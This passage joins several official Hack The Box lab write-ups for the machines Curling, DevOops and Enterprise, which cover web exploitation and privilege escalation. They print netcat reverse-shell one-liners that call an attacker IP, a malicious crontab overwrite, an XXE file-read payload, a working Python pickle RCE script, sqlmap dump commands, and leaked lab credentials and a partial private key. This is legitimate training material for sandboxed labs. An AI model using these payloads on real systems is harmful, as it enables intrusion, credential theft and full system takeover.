curl http://10.10.10.150/index.php  -G --data-urlencode 'pwn=rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1234 >/tmp/f
'
```



Get a TTY shell by running,

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

HEX DUMP

Navigating /home/floris we find a file named password_backup.

```
www-data@curling:/home/floris$ cat password_backup
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
www-data@curling:/home/floris$
```

The file looks like a hex dump done using xxd which can be reversed.

```
cd /tmp
cp /home/floris/password_backup .
cat password_backup | xxd -r > bak
file bak
```

```
www-data@curling:/tmp$ cat password_backup | xxd -r > bak
cat password_backup | xxd -r > bak
www-data@curling:/tmp$ file bak
file bak
bak: bzip2 compressed data, block size = 900k
www-data@curling:/tmp$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The resulting file is bzip2 compressed.
The file appears to be repeatedly archived. The steps to decompress it are,

```
bzip2 -d bak
file bak.out
mv bak.out bak.gz
gzip -d bak.gz
file bak
bzip2 -d bak
file bak.out
tar xf bak.out
cat password.txt
```

```
www-data@curling:/tmp$ file bak.out
bak.out: gzip compressed data, was "password", last modifie
www-data@curling:/tmp$ mv bak.out bak.gz
www-data@curling:/tmp$ gzip -d bak.gz
www-data@curling:/tmp$ file bak
bak: bzip2 compressed data, block size = 900k
www-data@curling:/tmp$ bzip2 -d bak
bzip2: Can't guess original name for bak -- using bak.out
www-data@curling:/tmp$ file bak.out
bak.out: POSIX tar archive (GNU)
www-data@curling:/tmp$ tar xf bak.out
www-data@curling:/tmp$ cat password.txt
cat password.txt
5d<wdCbdZu)|hChXll
www-data@curling:/tmp$
```

The file found was password.txt which is the password for floris. We can now SSH in as floris with the discovered password.

```
root@Ubuntu:~/Documents/HTB/Curling# ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu May  9 08:24:24 UTC 2019
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

We enumerate the running crons using pspy. Download the smaller binary and transfer it the box.

```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy64s
```

```
scp pspy64s floris@10.10.10.150:/tmp
cd /tmp
chmod +x pspy64s
./pspy64s
```

After letting it run for a minute we'll find a cron running,

```
| /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
| /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
```

According to curl manpage, the -K option is used to specify a config file. The cron uses input as the config and outputs to report.

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ ls -la input
-rw-rw---- 1 root floris 25 May  9 08:38 input
floris@curling:~/admin-area$
```

The input file is owned by our group, so we can write our own config. From the manpage we know that the "output" parameter can be used to specify the output file. We can create a malicious crontab and overwrite it on the box.`

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

MANIPULATING THE CONFIG

First create a malicious crontab locally and start a simple http server.

```
cp /etc/crontab .
echo '* * * * *   root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 10.10.14.2 1234 >/tmp/f ' >> crontab
python3 -m http.server 80
```

Now edit the input config with the contents.

```
url = "http://10.10.14.2/crontab"
output = "/etc/crontab"
```

A shell should be received within a minute.


```
floris@curling:~/admin-area$ cat input
url = "http://10.10.14.2/crontab"
output = "/etc/crontab"
floris@curling:~/admin-area$
```

```
root@Ubuntu:~/Documents/HTB/Curling# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.150 59378 received!
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
root@Ubuntu:~/Documents/HTB/Curling# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.150 - - [09/May/2019 14:23:04] "GET /crontab HTTP/1.1" 200 -
```

Hack The Box

PEN-TESTING LABS



DevOops

13th October 2018 / Document No D18.100.21

Prepared By: Alexander Reid (Arrexel)

Machine Author: lokori

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

DevOops is a relatively quick machine to complete which focuses on XML external entities and Python pickle vulnerabilities to gain a foothold.

Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Python


Skills Learned

- Exploiting XML external entities
- Exploiting Python pickle
- Enumerating git revision history

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Services



Masscan finds ports 22 and 5000 open. Nmap identifies these services as OpenSSH and Gunicorn.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Dirbuster finds **/feed** and **/upload**. The upload page allows uploading of XML files.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

XML External Entities

By uploading an XML file which references external entities, it is possible to read arbitrary files on the target system.

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Content-Type: multipart/form-data;
boundary=---------------------------765324087197330659817491 1432
Content-Length: 452
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------765324087197330659817491 1432
Content-Disposition: form-data; name="file"; filename="writeup.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
   <Author>&xxe;</Author>
   <Subject>writeup</Subject>
   <Content>writeup</Content>
</creds>

-----------------------------765324087197330659817491 1432--
```

```
 PROCESSED BLOGPOST:
  Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Using the XXE vulnerability to read **feed.py** reveals a **/newpost** route in the Python web application which accepts POST data.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Python Pickle

With access to **feed.py**, it is fairly straightforward to exploit the **newpost** route. Simply passing a base64-encoded pickle exploit will achieve a shell.

```
root@kali:~/Desktop/writeups/devoops# cat writeup.py
import pickle
from base64 import urlsafe_b64encode

payload = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 1234
 >/tmp/f"

class exploit(object):
        def __reduce__(self):
                import os
                return os.system,(payload,)

print urlsafe_b64encode(pickle.dumps(exploit()))
root@kali:~/Desktop/writeups/devoops# python writeup.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4v
c2ggLWkgMj4mMXxuYyAxMC4xMC4xNC40IDEyMzQgPi90bXAvZicKcDEKdHAyClJwMwou
root@kali:~/Desktop/writeups/devoops#
```

```
root@kali:~/Desktop/writeups/devoops# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.91] 46236
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");
> '
roosa@gitter:~/deploy/src$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~/Desktop/writeups/devoops# stty raw echo && fg
nc -nvlp 1234
            ^M
roosa@gitter:~/deploy/src$ idid^M
uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
roosa@gitter:~/deploy/src$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Git History

There is a git repository located at **/home/roosa/work/blogfeed**. Examining the commit history with **git log** shows a commit referencing an incorrect key file.

```
    reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:32:03 2018 -0400
```

Checking the commit with **git diff d387abf63e05c9628a59195cec9311751bdb283f** reveals the root SSH key.

```
<$ git diff d387abf63e05c9628a59195cec9311751bdb283f | more
diff --git a/resources/integration/authcredentials.key b/resources/integration/a
uthcredentials.key
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
 -----BEGIN RSA PRIVATE KEY-----
-MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
-vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
-nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
-CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
-gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
-k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
-NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
-HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
-2fXe3kkCqYEA367aoQTisun9UJ7ObgNZTDPeaXajhWrZbxlSsQeQBp5CK/oLc0RB
```

```
root@kali:~/Desktop/writeups/devoops# ssh -i writeup.key root@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Wed Oct 17 00:11:10 2018 from 10.10.14.3
root@gitter:~#
```

Hack The Box
PEN-TESTING LABS

Enterprise

28th October 2017 / Document No D17.100.32

Prepared By: Alexander Reid (Arrexel)

Machine Author: TheHermit

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Enterprise is one of the more challenging machines on Hack The Box. It requires a wide range of knowledge and skills to successfully exploit. It features a custom wordpress plugin and a buffer overflow vulnerability that can be exploited both locally and remotely.

Skills Required

- Advanced knowledge of Linux
- Enumerating Wordpress installations
- Understanding of memory handling and buffer overflows


Skills Learned

- Identifying Docker instances
- Exploiting Wordpress plugins
- Exploiting buffer overflows

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals an SSH server, several different versions of Apache and an unknown service on port 32812. There is a Wordpress install on port 80 and a Joomla install on port 8080.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Fuzzing the Apache server on port 443 reveals a **/files** directory, which contains a Wordpress plugin. It also reveals the domain **enterprise.htb** (which should be added to the hosts file) as well as a potential SQL injection vector in **lcars_db.php**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

SQLMap

Once the **lcars** plugin is located, SQLMap can be run against it to dump the database and get some useful information from an unpublished post with the command **sqlmap -u http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1 --threads 10 -D wordpress -T wp_posts -C post_content --dump**

```
| Needed somewhere to put some passwords quickly\r\n\r\nZxJyhGem4k338S2Y\r\n\r\r
enterprisencc170\r\n\r\nZD3YxfnSjezg67JZ\r\n\r\nu*Z14ru0p#ttj83zS6\r\n\r\n 
\r\n\r\n 
```

The post contains valid login credentials, and the combination **william.riker:u*Z14ru0p#ttj83zS6** grants access to the Wordpress administrator panel, however any attempts to gain a shell will reveal that Wordpress is run in a Docker container. Dumping the Joomla user list and attempting to reuse some of the passwords found on Wordpress will grant access to the Joomla administrator panel. The command to dump the users table is **sqlmap -u http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1 --threads 10 -D joomladb -T edz2g_users -C username --dump**


```
Database: joomladb
Table: edz2g_users
[2 entries]
+-----------------+
| username        |
+-----------------+
| geordi.la.forge |
| Guinan          |
+-----------------+
```


The combination **geordi.la.forge:ZD3YxfnSjezg67JZ** grants administrator access to Joomla.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Docker

